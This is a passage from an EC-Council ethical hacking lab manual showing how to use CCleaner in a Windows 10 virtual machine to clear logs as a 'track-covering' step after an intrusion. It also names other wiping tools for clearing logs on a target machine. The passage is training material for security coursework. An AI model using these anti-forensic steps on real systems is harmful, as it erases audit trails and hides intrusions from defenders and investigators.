


Figure 4.4.6: Analysis result

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. The **Cleaning your PC...** wizard appears. Observe the progress bar and wait for it to complete.
9. After the cleaning completes, the **Your PC is feeling fresh!** wizard appears, as shown in the screenshot.

Figure 4.4.7: Cleaning complete wizard

You can also use other track-covering tools such as **DBAN** (https://dban.org), **Privacy Eraser** (https://www.cybertronsoft.com), **Wipe** (https://privacyroot.com), and **BleachBit** (https://www.bleachbit.org) to clear logs on the target machine.

10. You can also use the **Custom Clean** option, where you can analyze system files by selecting or deselecting different file options in the **Windows** and **Applications** tabs, as shown in the screenshot.




Figure 4.4.8: Custom Clean option

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

11. Similarly, you can use the **Registry** option to scan for issues in the registry. Under the **Tools** option, you can do things like uninstall applications, get software update information, and get browser plugin information.
12. This concludes the demonstration of how to clear Windows machine logs using CCleaner.
13. Close all open windows and document all the acquired information.
14. Turn off the **Windows 10** virtual machine.

Lab Analysis

Analyze and document all the results discovered in this lab exercise.

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS ABOUT THIS LAB.

Internet Connection Required	
☐ Yes	☑ No
Platform Supported	
☑ Classroom	☑ iLabs

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.